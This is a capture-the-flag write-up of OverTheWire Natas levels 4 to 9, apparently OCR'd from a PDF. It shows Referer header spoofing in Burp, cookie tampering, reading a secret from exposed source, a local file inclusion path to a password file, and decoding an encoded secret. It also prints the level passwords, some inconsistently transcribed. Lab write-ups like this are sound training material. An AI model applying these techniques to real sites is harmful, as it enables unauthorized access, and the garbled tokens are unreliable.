
Not Secure http://natas3.natas.labs.overthewire.org/s3cr3t/ ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /s3cr3t

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		
users.txt	2025-10-14 09:06	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80



natas4> QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Level 4 -> Level 5

Tool Used: Web Browser

Objective:

To bypass access restrictions based on HTTP headers.


Steps Followed:

1. Attempted to access the page and received an access denied message.
2. Modified the referrer header.
3. Reloaded the page and obtained the password.


Conclusion:

This level showed the weakness of relying on HTTP headers for authentication.

PUC:



Click refresh page



The screenshot displays two browser windows side-by-side, both showing the Natas4 challenge page at <http://natas4.natas.labs.overthewire.org/index.php>.

Top Browser Window (Firefox):

- Network Tab:** Shows a list of requests made by the browser. The first request is a GET to index.php, which triggered an "Access denied" response. Subsequent requests include CSS and JS files for the page.
- Headers Tab:** Shows various HTTP headers sent by the browser, including Accept-Language, Authorization, User-Agent, and Upgrade-Insecure-Requests.

Bottom Browser Window (Chrome):

- Network Tab:** Shows a list of requests. The first request to index.php results in an "Access denied" response. Other requests include CSS and JS files.
- FoxyProxy Sidebar:** A proxy configuration tool showing "Disable" and "Burp Suite" options.

In both windows, the main content area displays the following message:

Access denied. You are visiting from "http://natas4.natas.labs.overthewire.org/" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

[Refresh page](#)

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder View Help

Logger Organizer Extensions Learn Repeater Collaborator Sequencer Decoder Comparer

Send Cancel < > * Burp AI

Target: http://natas4.natas.labs.overthewire.org

Request

Pretty Raw Hex

1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic bmFOYXMuOlPyeVp9Yz1lMphafVMZehdEh4enlZa2o10WtVeExR
8 Connection: keep-alive
9 Referer: http://natas4.natas.labs.overthewire.org/
10 Cookie: _ga=GAI.1.904859975.1768672576; _ga_RD0K2239G0=GS2.1.s17687522080\$1\$g1\$t1768755800\$160\$0h0
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14

Response

Pretty Raw Hex Render

18 http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=>
http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src=>
http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>
var wechallinfo = {
 "level": "natas4",
 "pass":
 "OryZxc2e0zahULdHrtHzxyYkj59kUxLQ"
};
</script>
<head>
<body>
 <h1>
 natas4
 </h1>
 <div id="content">
 Access disallowed. You are visiting from
 </div>
</body>
</head>

Notes

Custom ac

Done 1,289 bytes | 1,225 millis

Event log All issues

Memory: 122.8MB of 982.0MB

Disabled ✓

```

1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic bmFOYXMO0lFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o10WtVeExR
8 Connection: keep-alive
9 Referer: http://natas5.natas.labs.overthewire.org/
10 Cookie: _ga=GAL.1.904859975.1768672576; _ga_RDKK223960=GS2.1.s1768752208$ol$gl$t1768755800$j60$l0$h0
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14

```

Access granted. The password for natas5 is
0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Natas5 > 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Level 5 -> Level 6

Tool Used: Web Browser

Objective:

To bypass authentication using cookies.


Steps Followed:

1. Inspected browser cookies.
2. Modified the authentication cookie value.
3. Refreshed the page to reveal the password.

Conclusion:

This level emphasized the insecurity of client-side authentication mechanisms.

PUC:

A screenshot of a web browser window titled "Kali Linux" showing the same error message. Below the browser, the Network tab of the developer tools is open, displaying a list of network requests. The table shows the following data:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	natas5.natas.labs.overthewire.org	/index.php	document	html	643 B	855 B
200	GET	natas5.natas.labs.overthewire.org	/level.css	stylesheets	css	cached	420 B
200	GET	natas5.natas.labs.overthewire.org	/jquery-ui.css	stylesheets	css	cached	6.11 kB
200	GET	natas5.natas.labs.overthewire.org	/wechall.css	stylesheets	css	cached	351 B
200	GET	natas5.natas.labs.overthewire.org	/jquery-1.9.1.js	scripts	js	cached	0 B
200	GET	natas5.natas.labs.overthewire.org	/jquery-ui.js	scripts	js	cached	0 B
200	GET	natas5.natas.labs.overthewire.org	/wechall-data.js	scripts	js	cached	564 B
200	GET	natas5.natas.labs.overthewire.org	/wechall.js	scripts	js	cached	0 B

The Headers section of the developer tools shows the following request headers:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Authorization: Basic bmF0YXNtQjBuMzVQa2dnQVBtMnpRXBpVTgwMmMwD8Nc24vG9L
- Connection: keep-alive
- Cookie: _ga=GA1.1904859975.1768672576; _ga_RD0K2239G0=GS2.1.s1768752208\$o1\$g1\$t176875580056j6S0SH0;loggedin=0
- Host: natas5.natas.labs.overthewire.org
- Priority: u=0,i
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0

Access disallowed. You are not logged in

We shall SUBMIT TOKEN

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://natas5.natas.labs.overthewire.org/_ga_RD00...	GS2.1.s1768752208\$0\$1g1St1768755800\$60\$0...	.overthewire.org	/	Mon, 22 Feb 2027 1...	59	false	false	None	Sun, 18 Jan 2026 17...
_ga	GA1.1.904859975.1768672576	.overthewire.org	/	Mon, 22 Feb 2027 1...	29	false	false	None	Sun, 18 Jan 2026 17...
loggedIn	0	natas5.natas.la...	/	Session	9	false	false	None	Sun, 18 Jan 2026 17...

Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned

We shall SUBMIT TOKEN

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://natas5.natas.labs.overthewire.org/_ga_RD0K239...	GS2.1.s1768752208\$0\$1g1St1768755800\$60\$0...	.overthewire.org	/	Mon, 22 Feb 2027 17:03:20 G...	59	false	false	None	Sun, 18 Jan 2026 17:17:11 G...
_ga	GA1.1.904859975.1768672576	.overthewire.org	/	Mon, 22 Feb 2027 16:43:48 G...	29	false	false	None	Sun, 18 Jan 2026 17:17:11 G...
loggedIn	1	natas5.natas.labs.overthewire....	/	Session	9	false	false	None	Sun, 18 Jan 2026 17:17:12 G...

Natas6 > 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Level 6 -> Level 7

Tool Used: Web Browser

Objective:

To extract hidden server-side secrets.

Steps Followed:


1. Viewed the source code.

2. Found a secret key stored server-side.
3. Submitted the correct secret to retrieve the password.

Conclusion:

This level demonstrated poor handling of sensitive data in server-side scripts.

PUC:





Click on View sourcecode

```


Kali Linux  natas6.natas.labs.overthewire.org +
Not Secure http://natas6.natas.labs.overthewire.org/index-source.html
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

<html>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">
<?>
include *includes/secret.inc*;
if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
<form method="post">
Input secret: <input name="secret"><br>
<input type="submit" name="submit">
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>

```



"FOEIUWGHFEEUHOFUOIU" put this secret in input query and submit it



Natas7 > bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Level 7 -> Level 8

Tool Used: Web Browser

Objective:

To exploit insecure file inclusion.

Steps Followed:

1. Observed URL parameters.
2. Manipulated the parameter to access internal files.
3. Retrieved the password from a protected file.

Conclusion:

This level introduced Local File Inclusion (LFI) vulnerabilities.

PUC:

The screenshot shows a browser window for OverTheWire: Natas, specifically the Natas7 level. The page content is minimal, featuring a 'Home' and 'About' link in the center. On the right side, there is a 'SUBMIT TOKEN' button. The browser's developer tools are active, with the Style Editor and Debugger panels open. The Style Editor highlights the CSS for the '#content' div, which includes a background color of #ffff and a box shadow. The Debugger panel shows the source code for the 'index.php?page=home' file, with line 19 containing the comment 'this is the front page'.

```


<h1>natas7</h1>
<div id="content">
  <a href="index.php?page=home">Home</a>
  <br>
  <br>
  <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
<div id="wechallform" class="ui-draggable" style="display: block;"></div> <event>
</body>
</html>

```

```

<h1>natas7</h1>
<div id="content">
  <a href="index.php?page=home">Home</a>
  <br>
  <br>
  <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
<div id="wechallform" class="ui-draggable" style="display: block;"></div> <event>
</body>
</html>

```



Natas8 > xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

Level 8 -> Level 9

Tool Used: Web Browser

Objective:

To reverse encoded data to obtain the password.

Steps Followed:

1. Inspected source code to find encoded input.
2. Reversed and decoded the given string.
3. Submitted the decoded value to get the password.

Conclusion:

This level reinforced the importance of understanding encoding techniques.

PUC:

OverTheWire: Natas natas8.natas.labs.overthewire.org

Not Secure http://natas8.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS8

Input secret:

Submit Query

[View sourcecode](#)

WeChall **SUBMIT TOKEN**

OverTheWire: Natas natas8.natas.labs.overthewire.org

Not Secure http://natas8.natas.labs.overthewire.org/index-source.html

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?
$encodedSecret = "Bd3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
```

The screenshot shows a web browser window with the following details:

- Tab bar: OverTheWire: Natas, natas8.natas.labs.overthewire.org, Hex to String | Hex to ASCII.
- Address bar: www.rapidtables.com/convert/number/hex-to-ascii.html
- Content area:
 - A text input field containing the hex code: 3d3d516343746d4d6d6c315669563362.
 - A dropdown menu for "Character encoding" set to "ASCII".
 - Buttons: Convert (green), Reset, Swap.
 - The converted ASCII string: ==QcCtmMml1ViV3b.
- Right sidebar: NUMBER CONVERSION
 - Links: ASCII,Hex,Binary,Decimal converter, ASCII text to binary converter.

Reverse the obtained string which will be b3ViV1lmMmtCcQ==

The screenshot shows a web browser window with the following details:

- Tab bar: OverTheWire: Natas, natas8.natas.labs.overthewire.org, Hex to String | Hex to ASCII, string-function.com, Base64 Decode and E.
- Address bar: www.base64decode.org
- Content area:
 - A text input field containing the string: b3ViV1lmMmtCcQ==.
 - Instructions: Simply enter your data then push the decode button.
 - Settings:
 - Source character set: UTF-8.
 - Decode each line separately (checkbox).
 - Live mode OFF (checkbox) Decodes in real-time as you type or paste (supports only the UTF-8 character set).
 - Decode button: < DECODE > Decodes your data into the area below.
 - Output area: oubWYf2kBq.

NATAS8

Input secret:

[Submit Query](#)

[View sourcecode](#)

Access granted. The password for natas9 is
ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

Input secret:

[Submit Query](#)

[View sourcecode](#)

[SUBMIT TOKEN](#)

Natas9 > ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

Level 9 -> Level 10

Tool Used: Web Browser

Objective:
To exploit command injection vulnerabilities.

